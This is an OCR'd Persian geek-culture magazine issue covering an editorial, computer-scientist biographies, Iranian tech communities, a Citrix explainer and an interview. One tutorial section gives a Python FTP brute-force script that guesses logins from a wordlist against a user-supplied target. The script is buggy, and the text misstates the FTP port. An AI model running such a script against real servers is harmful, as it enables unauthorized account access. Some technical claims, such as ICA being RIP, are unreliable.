

قبیله گیک ها

سال دوم ، شماره هفدهم ، فروردین ۹۶

سال نو مبارک

تنها مجله مخصوص گیک های ایرانی

www.geekstribemedia.com







قبیله گیک ها

تنها مجله مخصوص گیک های ایرانی
سال دوم ، شماره هفدهم، فروردین ماه ۱۳۹۶

گروه مجله :

سردبیر: بابز – مدیر داخلی: بابز– مدیر مالی: شیرین ابراهیمی – ناظر مقالات: منصور ابراهیمی – طراح جلد: آنونیموس – صفحه آرایی: منصور ابراهیمی، محمد رستمی، سینا – مدیر فنی سایت: نوریپلای

گروه نویسندگان :

@abdolhayb - @BoBzBoBoz - @DrCain - @Elhamm54 - @f_tavasoli - @Geek_072 - @mansourebrahimi - @Marziehbeheshti - @MissFNajafi - @mohammad_rt - @mr_asg - @Njiix - @pg13677 - @shirinEbrahimiii - @Sirousfd - @sunjustice- @SiaMoradii - @TheLoneArcher

نویسندگان مهمان :

@AR_JF2 - @amirfarmani

آدرس وبسایت و پست الکترونیک :

www.geekstribemedia.com

info@geekstribemedia.com

مطالب عمومی | سطح مبتدی | سطح متوسط | سطح حرفه ای

فهرست

صفر و یک



01010011 01100011 01101001 01100101 01101110 01100011 01100101 00100000
01101001 01110011 00100000 01100010 01100001 01110011 01101001 01100011
01100001 01101100 01101100 01111001 00100000 01100001 01101110 00100000
01101001 01101110 01101111 01100011 01110101 01101100 01100001 01110100
01101001 01101111 01101110 00100000 01100001 01100111 01100001 01101001
01101110 01110011 01110100 00100000 01100011 01101000 01100001 01110010

01101100 01100001 01110100 01100001 01101110 01110011 00101110 00001101
00001010 01010010 01100101 01100001 01100100 00100000 01101101 01101111
01110010 01100101 00100000 01100001 01110100 00111010 00100000 01101000
01110100 01110100 01110000 01110011 00111010 00101111 00101111 01110111
01110111 01110111 00101110 01100010 01110010 01100001 01101001 01101110
01111001 01110001 01110101 01101111 01110100 01100101 00101110 01100011

01101111 01101101 00101111 01110001 01110101 01101111 01110100 01100101
01110011 00101111 01110100 01101111 01110000 01101001 01100011 01110011
00101111 01110100 01101111 01110000 01101001 01100011 01011111 01110011
01100011 01101001 01100101 01101110 01100011 01100101 00101110 01101000
01110100 01101101 01101100



سخن سردبیر

مژده ای دل که دگرباره بهار آمده است
خوش خرامیده و با حسن و وقار آمده است
به تو ای باد صبا می دهمت پیغامی
این پیامی است که از دوست به یار آمده است
شاد باشید در این عید و در این سال جدید
آرزویی است که از دوست به یار آمده است

این دومین نوروز است که اعضای قبیله گیک‌ها از نویسنده تا خواننده های آن در کنار هم جشن میگیرند. این افتخاری بزرگ برای ما است که در کنار شما دوستان هستیم و امیدواریم همچنان برای سالیان طولانی در کنار شما بودن را تجربه کنیم، با شما یاد گرفتم که جغرافیای مکانی در قرن ۲۱ بی معنی است.

در این شماره قبیله گیک‌ها گلچینی از مطالب متنوع را برای شما تهیه کردیم تا در ایام تعطیلات نوروز بتوانید با مطالعه آنها ساعاتی مفرح و مفید را داشته باشید.

در مبحثی دیگر، همانطور که اطلاع دارید برنامه داریم تا اولین اردوی گردشگری قبیله گیک‌ها را در ایام نوروز برگذار کنیم. دوستانی که بلیط این اردو را تهیه کرده اند میتوانند منتظر دریافت پکیج اطلاعات مربوط به اردو (شامل لیست وسائل مورد نیاز و همچنین آدرس مبدأ برای حرکت به سمت محل برگذاری اردو) در روز ۵ فرودین از طریق ایمیل خود باشند.

قبیله گیک‌ها از اسفند ماه ۱۳۹۵شروع به تهیه و پخش مجموعه پادکست‌هایی نموده است که میتوانید اولین قسمت آن را از طریق کانال تلگرام قبیله دریافت نمائید. در این مجموعه پادکست‌ها، ما به سوالات متداولی که از طریق شما خوانندگان قبیله به دستمان میرسد جواب خواهیم داد. در اولین شماره به سوال (قبیله گیک‌ها) چیست؟ پاسخ داده ایم.

همچنین امیدواریم که از ابتدای اردیبهشت ماه ۱۳۹۶ شروع به پخش مجموعه ویدئوکست‌های قبیله گیک‌ها با موضوع آموزش نرم افزارهای کامپیوتری نمائیم. اطلاعات بیشتر در این زمینه را در شماره ۲۸ (اردیبهشت ماه) قبیله گیک‌ها میتوانید مطالعه نمائید.

مدت بسیار زیادی است که قصد داریم تا قسمت انجمنهای تخصصی قبیله گیک‌ها را برای ارتباط بیشتر و ثبت اطلاعات گیک‌ها راه اندازی نمائیم که امیدواریم در فروردین ۱۳۹۶ موفق به این کار شویم. در این انجمنها ما قصد داریم تا موضوعات مختلف کامپیوتری را پوشش دهیم که بیشتر مورد علاقه گیک‌های فارسی زبان میباشند. از همه شما دوستان علاقه مند که مایل هستید در اداره و مدیریت این انجمنها ما را یاری نمائید دعوت میکنیم تا با ارسال ایمیل به آدرس info@geekstribemedia.com با قبیله گیک‌ها تماس برقرار کرده تا هماهنگی های بیشتر با آنها انجام شود.

باز هم مثل همیشه از شما عزیزان همراه تقاضا میکنیم تا با ارائه پیشنهادات، انتقادات و نظرات خود پیرامون عملکرد قبیله گیک‌ها، ما را برای هرچه بهتر شدن این مجموعه یاری رسانید. از اینکه سال جدید را دوباره با شما همراهان همیشگی شروع میکنیم بسیار خوشحالیم و با آرزوی سربلندی برای تک تک شما دوستان و همچنین تبریک دوباره سال نو شما را به مطالعه این شماره قبیله گیک‌ها دعوت میکنیم.

نویسنده:
بابز

zbobobzblack@gmail.com

@BoBzBoBz

تقویم تاریخ

ویکتور آر.باسیلی - Victor R. Basili

او در ۱۳ اوریل ۱۹۴۰ در نیوبورک امریکا متولد شد.رشته فعالیت او در زمینه علوم کامپیوتر طراحی نرم افزار ، تحلیل سامانه ها ، برنامه نویسی و تضمین کبفیت نرم افزار بود.دلیل مشهور بودن ویکتور در زمینه کامپیوتر سری مقالاتش در زمینه پارادایم به بهبود کیفیت بود.تحصیلات او در دانشگاه تگزاس در آستین در رشته علوم کامپیوتر بود، او عضو انجمن ماشین های حسابگر در ICM و موسسه مهندسان برق و الکترونیک در IEEE بود.
بسیاری از ایده‌های خلاقانه ویکتور که به نتایج شگفت انگیز رسید در زمان همکاری‌اش با لابراتوار مهندسی نرم‌افزار SEL مرکز پروازهای فضایی گودارد ناسا بین سال‌های ۱۹۷۶ تا ۲۰۰۲ شکل گرفت.
از مدل هایی که توسط او به توسعه رسید می توان به مدل اسکرام و مدل آبشاری و مدل تکراری و افزایشی و مدلRUP نام برد.



برترند میر – Bertrand Meyer

او در سال ۱۹۵۰ در فرانسه متولد شد.از تحصیلات اکادمی وی از مدرسه پلی تکنیک پاریس مدرک کارشناسی و از دانشگاه استنفورد آمریکا مدرک کارشناسی ارشد و مدرک دکترای خود را از دانشگاه نانسی فرانسه اخذ کرد. او حدود ۹ سال شغل فنی و مدیریتی الکتریسیته در فرانسه داشت و حدود ۳ سال عضو هیئت علمی دانشگاه کالیفرنیا، سانتا باربارا بود. میر در درجه اول یک استاد دانشگاه بود و او به دنبال زبان‌های کامپیوتری ساده و کاربرپسند بوده و یکی از اولین و بزرگترین حامیان برنامه‌نویسی شیءگرا به صورت رسمی بود.

از جوایز وی در سال ۲۰۰۵ برنده اولین جایزه ارشد آتیو دال نیگارد شد که این جایزه که به افتخار دو دانشمند تکنولوژی شی، اوله با نام یوهان دال و کریستین نیگارد می باشد ، نامگذاری شده است، سالانه به محققان ارشدی که در رشته تکنولوژی شی فعالیت داشته‌اند، اهدا می‌شود.

او همچنین در سال ۲۰۰۷ جایزه سیستم نرم‌افزاری انجمن ماشین‌های حسابگر را برای "اثرگذاری بر کیفیت نرم‌افزار" به خاطر طراحی زبان برنامه‌نویسی ایفل دریافت کرد .میر همچنین یکی از بنیانگذاران و رئیس فعلی انجمن انفورماتیک اروپا می‌باشد .



نویسنده:

الهام محنتی دانشجوی ارشد شبکه. سوابق کاری: راه اندازی و نگه داری انواع سرویس های مایکروسافتی، راه اندازی و نگه داری شبکه های با انواع تجهیزات سیسکو و میکروتیک، قابلیت راه اندازی انواع مانیتورینگ های شبکه مانند solarwinds و prtg و netflow راه اندازی مجازی سازی با VmWare و Esxi

Elham_mehnaty54@yahoo.com
@Elhamm54



در قسمت قبل ما به تعریف واژه گیک و معرفی جوامع و وضعیت آن پرداختیم. در این قسمت ما به راهکار های پیشرفت یک جامعه گیکی و معرفی دیگر گروه های گیکی ایران می‌پردازیم. با ما همراه باشید ...

همکاری

گیک ها معمولا ویژگی ها و تخصص هایی رو دارن که تجربه کردن اونا زمان زیادی نیاز داره، پس اگه یک گیک با تخصصی که داره برای حل مشکل یک گیک دیگه باهاش همکاری کنه دیگه نیاز نیست که گیک ها حتما برای حل مشکلشون به دنبال کسب مهارت بخصوصی برن و وقت از دست بره، اگه این فرهنگ در جامعه گیک ایران جا بیوفته اجتماع صمیمی و با تجربه ای از گیک ها رو می‌بینیم.

به عنوان مثال: یک گیک شبکه در مسائل امنیت تجربه کامل رو نداره یا تا به حال با فایروال کار نکرده، یک گیک شبکه دیگه که تو این زمینه تخصص داره می‌تونه راهنمایی ها و تجربیات خودش رو ارائه بده تا مشکل حل بشه و همینطور به صورت متقابل راهنمایی از سمت طرفش صورت می‌گیره و این فرهنگ جاری میشه.

نشر علم

یکی از مهمترین بخش های علم آموزی اشتراک و آموزش دوباره اونه. وقتی ما یک مسأله خاصی رو در پیش داریم، شروع به فرا گیری علمی می‌کنیم و از اون علم برای حل مسأله به وجود اومده استفاده می‌کنیم. حالا اگه این علم رو در محیطی که گیک های دیگه هم دچار مسأله مشابه شدن نشر بدیم باعث رشد علمی و تجربی اون محیط یا جامعه شدیم. بعضی وقتا بر اثر ممارست زیاد در جستجو به منابعی دسترسی پیدا می‌کنیم که شاید برای دیگران مدتها زمان ببره تا بتونن به اون منبع دسترسی پیدا کنن، حالا اون منبع می‌تونه آموزشی یا کاربردی باشه، ما با اشتراک منبع پیدا شده در اجتماع گیکی نزدیک خودمون باعث صرفه جویی در زمان می‌شیم و این خودش به تنهایی نکته ای مهم در یک جامعه گیکیه. پس علم خودتونو بازنشر کنید!

گردهمایی



یکی از مهمترین قسمت های یک جامعه گیکی، اجتماع و دورهمی داشتنه.

وقتی گیک ها در یک محیطی اجتماع کنن اون محیط رو به یک محیط گیکی و باحال تبدیل می‌کنن، فعالیت های گیکی، بازی های گیکی و ... حتما اون محیط و افراد تجربه ای گیکی و با محتوا رو کسب می‌کنن.

یکی دیگه از خوبی های گردهمایی، شناخت دیگر افراد گیک و ایجاد صمیمیته، این شناخت ها خودش به ایجاد کار، فهمیدن توانایی ها و پتانسیل های کاری میشه و افراد مختلف گیک های مربوط کار خاصی رو پیدا می‌کنن.

این گردهمایی ها ممکنه به معنی واقعی استارت آپ اجرا بشه و ایده ها و توانایی ها عملی بشن.

اگه در کنار تفریحات گیکی در گردهمایی ها به حل مشکلات و آموزش های مختلف بپردازیم این تجمعات ممکنه حرکتگاهی برای پیشرفت گیک ها و جامعه گیک ایران باشه، حتی اگه مدت اون کم باشه ولی ارزشمند و قابل احترامه. وقتی همتی بین گیک ها صورت بگیره که باعث بشه اکثرشون به فعالیت علمی و آموزشی فکر کنن بی شک میشه گفت زیرساخت گیکی ایران رو رقم می‌زنن و حتی شاید شروعی برای ثبت شدن واژه فرهنگ گیک ایران باشه و اونو در سطح جهانی به ثبت برسونن و در نشر اون یکه تاز باشن.



گروه های گیکی ایران

ما در ایران گروه ها، سایت ها، رسانه ها، رادیو ها و فعالیت های مختلفی از گیک ها داریم که همچنان با موفقیت به راه خودشون ادامه می‌دن و پایه های بنیانی قوی رو برای خودشون تشکیل می‌دن.

شاید روزی با همکاری همدیگه بتونن بستر مناسبی برای گیک های ایرانی رو آماده کنن.

با ما همراه باشید تا برخی از اونارو بشناسید ...

رسانه قبیله گیک ها



رسانه **قبیله گیک ها** که همه باهاش آشنایی داریم و همین الان شما در حال مطالعه یکی از مطالب مجله اون هستین. این رسانه با هدف تولید محتوا در قالب «مجله-پادکست-ویدئوکست و...» در زمینه تکنولوژی و بخصوص فرهنگ سازی گیکی فعالیت می‌کنه که تا به حال بسیار موفق عمل کرده. ویژگی بی نظیر این رسانه، داوطلبانه بودن فعالیت درونی اون هست، به صورتی که گیک ها داوطلبانه وارد اون میشن و مطالب خودشونو به انتشار می‌رسونن و همینطور در بخش های دیگرش به فعالیت های مختلفی می‌پردازن. این رسانه بدون توقف در حال پیشرفت و کسب محبوبیت بین گیک ها هست.

طبق گفته سردبیر مجله قبیله گیک ها:

*«در **قبیله گیک‌ها** ما مطالبی را منتشر می‌کنیم که حاصل دسترنج و تجربه نویسندگانمان در زمینه مختلف می‌باشند. با اینکه طبیعتا نویسندگان مطالب برای بدست آوردن این اطلاعات و تجربیات باید به مطالعه منابع گوناگون بپردازند اما در پایان نتیجه تحقیقات آنها چکیده ای از درک آنها در مورد موضوع می‌باشد.»*

راه ارتباطی:

وبسایت: www.GeeksTribeMedia.com

سایت گیک بوی

GEEKBOY.IR
IT KNOWLEDGE BASE
گیک بوی سایتی برای گیک های شبکه

سایت **گیک بوی** ، سایتیه که به صورت تخصصی و حرفه ای به آموزش شبکه های کامپیوتری و ارائه مقالات پیرامون اون می‌پردازه. طبق گفته خودش سایتیه برای گیک های شبکه، که همونطور که می‌بینیم مطالب اون کاملا در زمینه شبکه هست و با موضوعات بروزی مانند مایکروسافت و سیسکو و مجازی سازی و ... سایت رو پیش می‌بره و به طور حتم موفق خواهد بود چون تخصصی به یک موضوع می‌پردازه.

راه ارتباطی:

وبسایت: www.GeekBoy.ir

سایت گیک های ایرانی

IranianGeek
گیک های ایرانی

سایت **گیک های ایرانی** با هدف ایجاد بستری مناسب برای اطلاع رسانی و آموزش علاقمندان به برنامه نویسی و وب فعالیت خودش رو شروع کرد.

در سایت گیک های ایرانی در کنار پوشش اخبار روز تکنولوژی، تولید محتوای آموزشی مناسب هم صورت می‌گرفت و در بخش های مختلف برنامه نویسی فعالیت می‌کردن. مدتی میشه کم کار شدن ولی امیدواریم که خوب پیش بره و موفق باشن.

راه ارتباطی:

وبسایت: www.IranianGeek.com

سایت گیک پورت



سایت **گیک پورت**، با شعار «درگاهی برای جامعه گیک ایران» در حال فعالیت هست و هدف اصلی اون ایجاد ارتباطی نزدیکتر بین جوامع مختلف گیکیه.

مدیر سایت گیک پورت بیان می‌کنه:

«اگه گیک های ایرانی مکانی برای بهبود فرهنگ گیکی داشته باشند، بی شک می‌توانند جامعه ای پویا و متخصص را تشکیل دهند.»

این سایت بیشتر تلاش خودش رو در زمینه آموزش شبکه، برنامه نویسی، وب و … گذاشته، آموزش ها به دسته های مختلف تقسیم میشن مانند سطوح مقدماتی، متوسط و پیشرفته. یکی دیگه از خدمت گیک پورت به جامعه گیک ایران، جمع آوری اطلاعات مفید از منابع معتبر برای آموزش، مقاله، اخبار و … هست. در این راستا گیک پورت با افتخار تمام، حاضر به همکاری با تمامی جوامع گیکی و تکنولوژی ایران هست، از جمله مجلات گیکی، سایت های خبری-گجتی، رویداد ها و همایش های متن باز و تکنولوژی ایران و … .

راه ارتباطی:

وبسایت: www.GeekPort.ir

سایت فارسی گیک



سایت **فارسی گیک** «سرخه تله»، مکانیه که شما در اون با یادگیری مطالب گوناگون راجع به فناوری و نحوه استفاده از اون ها می‌تونید یک گیک واقعی بشین.

بنای سایت این هست که روزانه یک مطلب برای شما ارائه می‌کنه. مطالب معمولا به گونه ای هست که سطح عمومی دانش فناوری شما رو افزایش میده و به شما می‌آموزه که چگونه می‌تونید بین ابزار های مختلف ارتباط برقرار کنین. چگونگی استفاده از گجت ها برای ایجاد یک کاربرد جدید بهترین استفاده از گجت ها هست.

مدیر سایت فارسی گیک در مورد پیشوند اسم سایت بیان می‌کنه:

«سرخه تله : تله به قله ای گفته می شود که دارای دیواره سخت و غیر قابل عبور باشد که همانند دام و تله عمل می کند و قله نورد را با مشکل رو به رو می‌کند. سرخه به معنای قرمز و آتشین است. بنابراین، سرخه تله به معنای دیوار آتشین غیر قابل نفوذ و عبور است. البته سرخه تله نام یکی از چکادهای سماموس است.»

راه ارتباطی:

وبسایت: www.FarsiGeek.com

همونطور که دیدین در ایران بسیاری از فعالیت های گیکی همواره در حال پیشرفت هستن و برای گیک های ایرانی زیرساخت های لازم رو میسازن و میشه گفت که در آینده ای نزدیک شاهد ترقی و رشد چشم گیر فرهنگ گیکی ایران خواهیم بود


با آرزوی موفقیت روز افزون برای شما

نویسنده:

عبدالحی برخوردار، متولد دهه هفتاد در تهران، تخصص حرفه ای من امنیت و شبکه های کامپیوتری است در کنار آن به طراحی و ساخت وبسایت و اپ اندروید هم می‌پردازم علاقمندی های من ، میکس و مستر ، کانگ فو توآ ، عرفان و فلسفه و جامعه شناسی می‌باشد

 abdolhayb@gmail.com

 @abdolhayb



پایتون با تفکر امنیتی – قسمت ششم

در قسمت قبلی با اسکریپنگ آشنا شدیم و کاربرد ساده ای از آن را دیدیم حال میخواهیم به کرک FTP بپردازیم.

سناریو همانند کرک هش است که در ۲ قسمت قبل آموزش داده شد یعنی همان brute force. اکسپلویت یا راه خاصی نداریم باید تک تک user و pass های ممکن را امتحان کنیم تا نهایتا موفق شویم. با استفاده از تکنیک هایی میتوان زمان رسیدن به موفقیت را سرعت بخشید مثل استفاده از نام کاربری های رایج. (هم چنین برای رمز عبور)

```
import ftplib, socket

def portScan(host):
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect = s.connect_ex((host, 21))
if connect == 0:
print "[+]\tPort 21: Open"
bruteLogin(host, userpassFile)

else:
print "[-]\tPort 21: Close"
s.close()
```

ابتدا ماژول های مورد نظر را وارد کرده. (با سوکت از قبل آشنا شدیم.) – البته بدون ftplib نیز می توان اسکریپ مورد نظر را نوشت ولی با استفاده از ماژول کار ما ساده تر میشود و به اصطلاح نیازی به اختراع چرخ از اول نیست ! یک تابع تعریف شده به اسم پورت اسکن که ورودی هاست میگیرد. سوکت مورد نظر برای ارتباط با پورت ۲۲ (پورت ftp) نوشته شده (کار با سوکت را در قسمت سوم مطلب پایتون با تفکر امنیت آشنا شدیم) طبیعتا اگر پورت ۲۲بسته باشد ftp هم نداریم پس اول کار چک میشود تا از ارتباط مطمئن شویم. اگر پورت باز بود تابع دیگری صدا زده میشود که ورودی آن هاست و یوزر و پسورد فایل است. هاست نیز همان ip هدف است و یوزر پس فایل نیز همان wordlist مورد نظر که ساختیم. (نسخه های قابل دانلود معروفی نیز در اینترنت موجود است.)

```
def bruteLogin(hostname, userpassFile):
P = open(userpassFile, 'r')
print "Now Trying Bruteforce attack.. Wait"
for line in P.readlines():
userName = line.split(':')[0]
passWord = line.split(':')[1]
print "[+] Trying :\t" + userName + "/" + passWord
try:
ftp = ftplib.FTP(hostname)
ftp.login(userName, passWord)
print "\n[*]" + str(hostname) + userName + password
ftp.quit()#FTP Logon succeeded with
return (userName.passWord)
except Exception, e:
pass
print'\n[-] Could not Found'
return (None, None)
```

تابع مورد نظر wordlist را read میکند و مثلا طبق استاندارد ما هر خط به صورت username:password می باشد. (مثلا root:toor)

این کار با استفاده از یک for رو تمام خط های فایل و list و split انجام شده یعنی ما هر خط فایل را از ابتدا میخوانیم قسمت اول آن را جدا و قسمت دوم را نیز جدا میکنیم و امتحان میکنیم. در صورت موفقیت (با استفاده از ماژول ftplib) پیغام چاپ میشود و در صورت عدم ورود exception برخورد میکنیم و pass میشود و ادامه for و خط بعد فایل بررسی میشود تا تمام شود. در نهایت نیز اگرwordlist خوب نباشد احتمال موفقیت کم است.

```
host = raw_input('Enter target IP: ')
userpassFile = "UserAndPass.txt"
portScan(host)
```

مثلا اگر روی گوگل امتحان کنید متوجه خواهید شد که پورت ftp آن بسته است.





" سال خوبی را برای شما آرزومندم. موفق باشید! "

نویسنده:
امین سامانی، دانشجوی رشته نرم افزار. علاقه مند به برنامه نویسی، موسیقی، ورزش.

 Aminsamani2008@gmail.com
 @DrCain


28

Citrix چیست؟

سیتریکس یک نرم افزار محصول شرکت xen است. با استفاده از برنامه سیتریکس به همراه ترمینال سرویس مایکروسافت، می توانید تمامی نرم افزارهای تحت ویندوز و یا حتی تحت وب سازمان ها را بصورت متمرکز و مجازی در هر زمان و هر مکان در اختیار کاربرانشان قرار داد. تنها با یک بار نصب برنامه های مورد نیاز روی سرور در سازمان، امکان استفاده همزمان تمامی کاربران دور و نزدیک فراهم میشود.

این محصول دسترسی به نرم افزار ها را از طریق پروتکل ICA برای کاربران از طریق بستر شبکه و اینترنت محیا می سازد.

پروتکل ICA همان پروتکل RIP است که امکان دسترسی به نرم افزارها را بدون در نظر گرفتن نوع سیستم عامل و با استفاده از پهنای باند کم برای کاربران راه دور فراهم می کند.

تفاوت سیتریکس با ترمینال سرویس دسکتاپ ویندوز (remote desktop) :

از نظر کارکر شباهت زیادی به هم دارند با این تفاوت که سیتریکس به جای دسترسی به دسکتاپ ویندوز فقط خود نرم افزار را در اختیار کاربران قرار می دهد.

خصوصیات و قابلیت های citrix :

۱- دسترسی به نرم افزار ها از طریق پهنای باند کم
۲- دسترسی به نرم افزار های ویندوزی در سیستم عامل های غیر ویندوزی مانند لینوکس، اپل مکینتاش، اندروید، ویندوز موبایل، بلک بری، آیفون، آی پد، جاوا یونیکس.
۳- راهکار Citrix امکان استفاده از نرم افزارهایی با واسط گرافیگی پیچیده فراهم میکند.
۴- این راهکار مطلقاً به نرم افزاری که میخواهیم آن را از راه دور استفاده کنیم وابستگی ندارد.
۵- این راهکار برای استفاده بر بستر وب بهینه سازی شده است و حتی با ارتباطات بسیار کم سرعت هم قابل استفاده است.
۶- دسترسی به برنامه های مختلف و پرینت آن در هر زمان و مکانی برای کاربران
۷- ارائه برنامه های ویندوزی از طریق وب به کاربران بدون نیاز به نصب نرم افزار بر روی دستگاه کاربران و قابلیت آپدیت نرم افزارهای ارائه شده به کاربران
۸- کاهش هزینه سخت افزاری کاربران بدون نیاز به ارتقاء
۹- راه حل مناسبی برای دورکاری سازمانی , حذف Replication
۱۰- قابلیت کنترل کاربران در حال استفاده از نرم افزارها و تنظیم سطوح دسترسی

در واقع راهکار مورد بحث، تلفیقی از سرویس Desktop Remote و قابلیتهایی است که شرکت Citrix به آن افزوده است. به این ترتیب که سرور Citrix به عنوان یک واسط بین کاربر نهایی و سرور اصلی که نرم افزار مورد نظر بر روی آن قرار دارد قرار گرفته، نرم افزار را بر روی سرور اصلی اجرا کرده و تصویر آن را از طریق بستر وب در اختیار کاربر نهایی میگذارد. پس کاربر نهایی صرفاً با سرور Citrix در ارتباط است.

امنیت، سرعت وکیفیت نسخه ی کرک شده ی این محصول به مراتب پایین تر از نسخه های اصل و دارای لایسنس دار است و از آنجا که ماهیت استفاده از سیتریکس قرار دادن برنامه ها واطلاعات حساس و حیاتی سازمان ها در بستر نا امن اینترنت است استفاده از نسخه دارای لایسنس دار آن توصیه میگردد و نسخه ی کرک شده ی این محصول بر روی سرور ۲۰۰۳ نصب و نسخه ی لایسنس دار آن بر روی سرور ۲۰۰۸ نصب و راه اندازی میگردد.

XenApp
Deliver applications as a cost effective, on-demand service to any user, anywhere.




نویسنده:

افتخار سادات توسلی، دارای مدارک نتورک و سیسکو و مایکروسافت. علاقه مند شدید به یادگیری هر چه بیشتر شبکه و مباحث آن. هم اکنون نیز در همین زمینه مشغول به کار در یک سازمان دولتی هستم

 f.tavasoli2015@gmail.com
 @f_tavasoli

تفکـــــــر گیکـــی



Think Geek

هر کسی که بخواهد در زندگی خود تحولی ایجاد کند نیاز دارد تا به ایده و تفکرات کاری خود جامه عمل بپوشاند. افراد بسیاری هستند که با فکر و پشتکار بالا به جایگاه های خوبی دست یافته اند. نیاز نیست در شروع کار مبلغ کلانی را هزینه کنید به این دلیل که باید بازار کار را مورد بررسی قرار دهید و سپس بعد از با توجه به نیاز بازار محصول را تهیه کرده و در معرض فروش قرار دهید. دلیل من از نوشتن این موضوع که به نام تفکر گیکی است در مورد فکر های موفق است که در ادامه به آن می پردازیم.
همه آدم ها دوست دارند درآمد جانبی را در کنار کار و شغل اصلی خود داشته باشند تا بتوانند یک زندگی خوب را برای خود به ارمغان بیاورند. برای شروع و بررسی این موضوع در مرحله اول خودم را مثال میزنم. بنده در کنار کار اصلی خود سعی به ساخت بوردهای هوشمند می کنم که با استفاده از بوردهای رزبری این کار انجام می پذیرد. و همچنین برنامه ای برای ارتقا سبک نوشتاری خود دارم تا بتوانم با بکارگیری از زبان های دیگر و به صورت گیک محور در نوشته و آموزش های آتی خود از آن استفاده کنم تا شاید قدم کوچکی در یادگیری زبان های به غیر از انگلیسی و پارسی باشد.
در این شماره هم سعی کرده ام تا با چند تن از افراد متخصص در زمینه های مختلف مصاحبه کنم تا نظر آن ها را هم در مورد تفکر گیکی بدونیم. بعد از سلام و احوال پرسی مستقیم سوال های مورد نظر را از این افراد پرسیدم که در ادامه می توانید مشاهده نمایید.

نفر اول مصاحبه

تخصص شما چیست؟
با سلام من عبداحی هستم. تخصص کاری من شبکه و امنیت هست، در واقع از شروع فعالیت حرفه ای کامپیوتری خودم ترجیح دادم به سمت شبکه برم چون گستردگی شبکه رو دوست داشتم. در کنار شبکه هم به طراحی و اجرای وبسایت می‌پردازم.

چرا علاقمند به فعالیت در این زمینه هستید؟
علاقه داشتن من به دوران کودکیم برمی‌گرده، چون وقتی بچه بودم یک سری فیلم راجع به هک و شبکه و اینجور چیزا دیدم که روی من تاثیر گذاشت و در واقع منو به تکنولوژی علاقمند کرد. بعد ها که بزرگتر شدم به مطالعه و جستجو در زمینه های مختلف تکنولوژی پرداختم و برای ادامه تحصیل رشته کامپیوتر رو در بخش فنی انتخاب کردم که تقریبا میشه گفت در مسیر همون علاقه کودکیم قرار گرفتم و تا الان هم این زمینه رو در دانشگاه ادامه دادم. گستردگی و بروزرسانی لحظه ای در این زمینه منو خیلی مشتاق به ادامه راه می‌کنه، بین همه شاخه های علمی امروزی، فناوری اطلاعات رشد و پیشرفت خیلی سریع و چشم گیری داره و باید در هر لحظه خودمون رو بروز نگه داریم. این بروز نگهداشتن اطلاعات خودش یک جرقه دوباره برای علاقه پیدا کردنه.

برداشت شما از از تفکر گیکی چیست؟
به طور کلی از دید من تفکر گیکی به هر تفکری گفته میشه که نشأت گرفته از یک علاقه شدید به یک موضوع باشه، حالا اون موضوع می‌تونه تکنولوژی "شبکه-برنامه نویسی-وب-هوش مصنوعی-گجت ها و..." باشه، می‌تونه مکانیک باشه، می‌تونه پزشکی یا پرستاری باشه، می‌تونه نجوم و ستاره شناسی باشه و... . برداشتی که میشه از یک تفکر گیکی کرد اینه که اون فکر نباید محدود و دگم باشه و کمتر به حواشی بپردازه و مادامی که تکنولوژی در حال پیشرفت هست اون تفکر و منش هم در حال رشد و بروزآوری اطلاعات هست.

تفکر گیک و نرد چه تفاوت هایی از نظر شما دارند؟
نرد هم یک جور علاقه خاص به موضوعی خاص هست با این تفاوت که نرد ها به نظر من کمی افراطی فکر می‌کنن بر خلاف گیک ها که بین موضوع های مختلف بخش خوب و مفید اون موضوع رو استفاده می‌کنند، نرد ها بر روی اکثر مسائل متعصب هستند، به عنوان مثال ما

افراد زیادی رو می‌بینیم که بسیار روی گنو/ لینوکس تعصب دارند و نمی‌پذیرند که شاید دیگر سیستم های عامل یا سرویس ها هم دارای خیلی ویژگی های خوب و کارآمد هستند. مثلا ما باید قبول کنیم که مایکروسافت در بخش شبکه و سیستم عامل سرور در سازمان ها بسیار قوی عملکرده ولی این باعث نمیشه که چون یک شرکت اختصاصی هست و سورس رو در اختیار ما نمی‌زاره به درد نمی‌خوره و نباید استفاده کرد. این تفاوت اصلی بین تفکر گیک و نرد هست.

کار اصلی شما چیست و آیا دنبال کسب درآمد جانبی هستید؟

کار اصلی من دانشجویی هست. دانشجو به معنی تحصیلی مفرط نه به معنی به دنبال دانش رفتن و توسعه. ولی خب در کنار دانشجویی پروژه های مختلف شبکه و وب هم قبول می‌کنم و گاهی تدریس خصوصی و تدریس در آموزشگاه های مختلف هم انجام میدم تا تقریبا یک درآمد معقولی رو بشه کسب کرد. کسب درآمد جانبی همیشه یک مشغله فکری و تحقیقی برای من در پیش داشته، بار ها ایده های خوب و درآمد ساز به سرم اومد که حالا برخی از اونا شاید خیلی جای رشد و نمو داشت و برخی دیگه نه! ولی خب به دلیل نبود امکانات اولیه یا چیز های مختلف هیچوقت اجرا نشد. البته هنوزم ایده های خوب دارم که شاید به درآمد برسونمش.

آینده دنیای گیک رو با شرایط موجود چگونه می‌بینید؟

آینده دنیای گیک رو در غرب میشه حدس زد که یک روند همیشه روبه پیشرفت رو به خاطر وجود زیرساخت های مورد نیاز داشته، ولی در ایران جامعه گیکی ما نیاز به فرهنگ سازی و بنیادی شدن منطقی جامعه گیک داره که در این صورت نم نم زیرساخت ها قوی میشن و میشه آینده خوبی رو برای گیک های ایرانی تصور کرد و این در شرف وقوع هست.

حرف آخری اگر دارید لطفا بیان کنید؟

